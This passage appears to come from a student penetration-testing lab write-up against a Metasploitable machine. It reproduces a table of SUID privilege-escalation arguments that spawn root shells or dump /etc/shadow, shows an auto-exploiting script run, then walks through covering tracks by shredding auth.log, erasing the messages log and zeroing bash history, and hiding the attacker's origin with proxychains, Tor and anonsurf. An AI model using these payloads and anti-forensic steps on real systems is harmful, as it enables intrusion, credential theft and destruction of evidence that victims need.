
```
    'rpm': '--eval \'%{lua:os.execute("/bin/sh", "-p")}\'',
    'rpmquery': '--eval \'%{lua:posix.exec("/bin/sh", "-p")}\'',
    'rsync': '-e \'sh -p -c "sh 0<&2 1>&2"\' 127.0.0.1:/dev/null',
    'run-parts': '--new-session --regex \'^sh$\' /bin --arg=\'-p\'',
    'rvim': '-c \':py import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")\'',
    'sed': '-e "" /etc/shadow',
    'setarch': '$(arch) /bin/sh -p',
    'sort': '-m /etc/shadow',
    'start-stop-daemon': '-n $RANDOM -S -x /bin/sh -- -p',
    'stdbuf': '-i0 /bin/sh -p',
    'strace': '-o /dev/null /bin/sh -p',
    'tail': '-c2G /etc/shadow',
    'taskset': '1 /bin/sh -p',
    'time': '/bin/sh -p',
    'timeout': '7d /bin/sh -p',
    'ul': '/etc/shadow',
    'unexpand': 'unexpand -t99999999 /etc/shadow',
    'uniq': '/etc/shadow',
    'unshare': '-r /bin/sh',
    'vim': '-c \':py import os; os.execl("/bin/sh", "sh", "-pc", "reset; exec sh -p")\'',
    'watch': '-x sh -c \'reset; exec sh 1>&0 2>&0\'',
    'xargs': '-a /dev/null sh -p',
    'xxd': '/etc/shadow | xxd -r',
    'zsh': '',
    'nmap': '--interactive',
```

STEP-7


Then we ran the script in the auto-exploitation mood. For that we used the -e flag. And we can see it shows all the binaries and also it can automatically exploit if there are any vulnerable SUID binaries.


msfadmin@metasploitable:/var/tmp$ nano suid3num.py
Error opening terminal: xterm-256color.
msfadmin@metasploitable:/var/tmp$ export TERM=xterm
msfadmin@metasploitable:/var/tmp$ nano suid3num.py
msfadmin@metasploitable:/var/tmp$ python suid3num.py -e
twitter@syed
_umar
[#] Finding/Listing all SUID Binaries ..
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn


[!] Default Binaries (Don't bother)
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/passwd
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign



As we are in the interactive prompt, we just gave !sh command to return to the shell. We can use the whoami command to check that we are the root.



4.2.2 Clearing Tracks and Being Anonymous

1.Covering Tracks

STEP-1


As the log files contain valuable information about the attack, we needed to shred the log file or delete the messages of the log files manually. We know the log files are usually stored in /var/log directory. Firstly, we got to the root of the victim machine. Then we changed the directory using command:

Cd /var/log //changed directory to /var/log/

Then , we picked the auth.log file to edit with nano command.

nano auth.log // using nano for checking the message of the file.


The auth.log file has been opened and we can see there is a lot of information there which we didn't want to be there. Here we found all the log activities which we used while attacking the victim machine.



STEP-2

Now we want to permanently delete this log file. But if we just delete the log file using rm command, there will be a chance to recover the file again. So we needed to shred the file. Which will permanently delete the log file and there will be no chance to recover the file. Then we gave –help to see the shred manual.

Shred –help



STEP-3

Then we used the following commands to shred the log files.

shred -vfzu auth.log

-v =showing progress

-f =changing permissions to allow writing

-z =adding final overwrite with zeros to hide shredding

-u=deallocating and remove file after overwriting

After finishing the running process the auth.log file has been permanently deleted.


STEP-4

Now ,if we check for the auth.log file using the ls command, then we can see the file has been deleted from the list.


STEP-5

We also can remove the message histories from the victim machine.We went to message file by the editor named nano.

Nano messages // using nano for rewriting the messages.




It is showing all the messages which were used while attacking.



STEP-6

Now, just simply remove all the messages from the file and save it and exit.




STEP-7

There is also a way to clear bash history. It can remove all the commands the attacker uses for attacking.

echo $HISTSIZE // It shows size=500, which means it stored the last 500 commands the attacker used while attacking.

Export HISTSIZE=0 // we export the size into 0. So there will be no bash history commands remaining.

echo $HISTSIZE // Now it shows size 0




So , this is how we can delete all the command /bash history of the victim kernel as an attacker.

2.Proxy Chaining

STEP-1


At the very first, we used the **locate** command to find the location of proxychains. We

can see various locations showing, but the actual location of proxychains is the first one which is /etc/proxychains4.conf.



STEP-2


Then we used the vim editor using the **vi** command to enter into the location.




STEP-3

Here comes the important and interesting part. There is a use of hashtags here which represents comments in this configuration file. We can see different chaining procedures such as dynamic chain, round robin chain, strict chain and default chain. We needed to choose which chaining procedure we would use. Dynamic chain means we can use multiple proxies and it will visit one by one serially and add them into the chain in the order we add the proxies. And if there is a dead proxy it will automatically be skipped and the work will go on. Whether strict chains will not do such things. It requires the activation of all the proxies at any time. If there is a dead proxy, it will stop working. In default, it will simply choose a proxy by default. In round robin chains the work is almost like the dynamic but here if the end of the proxy chain is reached while looking for proxies, it will start at the beginning again.


So we used the dynamic chain because it would do the work better than the others. So we removed the hashtag before the dynamic and put hashtags before all other chains. There are others lines as well without the hashtag which are by default.






STEP-4


Here we can see different examples of proxies where http, socks4, socks5 are the proxy formats. Then there are the IPs and the ports. We can see there is a by default proxy of tor used where socks4 format is used. But as this format is not very popular, we again used socks5 proxy format which would work better than the other formats and then used the IP of basic proxy tor configuration and also the port number. Then we hit esc and then write :wq which is for write and quit.




STEP-5

We used the google server to check if our proxy is working or not. SO first we had to use the **proxychains** command and then we used firefox to enter into the google server. We can see here our proxy worked and it automatically took us google. Then we checked for our public IP address. And boom, we can see our public IP address is shown which is actually not our public IP.






Because when we were searching without the proxy, our original public IP address was different.



And then when we searched for our location using the proxy, it showed us that our current location is the United States. From where we can say that we are completely anonymous right now.




We can use other customized proxy servers as well using proxy chaining by the help of dynamic chains. It will help us to be more anonymous and it will be very hard for the victim to find out who the actual attacker is.

3.Anonsurf

STEP-1

Firstly, as the root user of our machine, we downloaded anonsurf tool from 'github'. Then, we changed the directory to Kali-anonsurf and installed the tool by using command :

./installer.sh // installing anonsurf tool



Then,by the command –help ,we got to know about the usage of anonsurf.

Anonsurf –help // usage manual for anonsurf

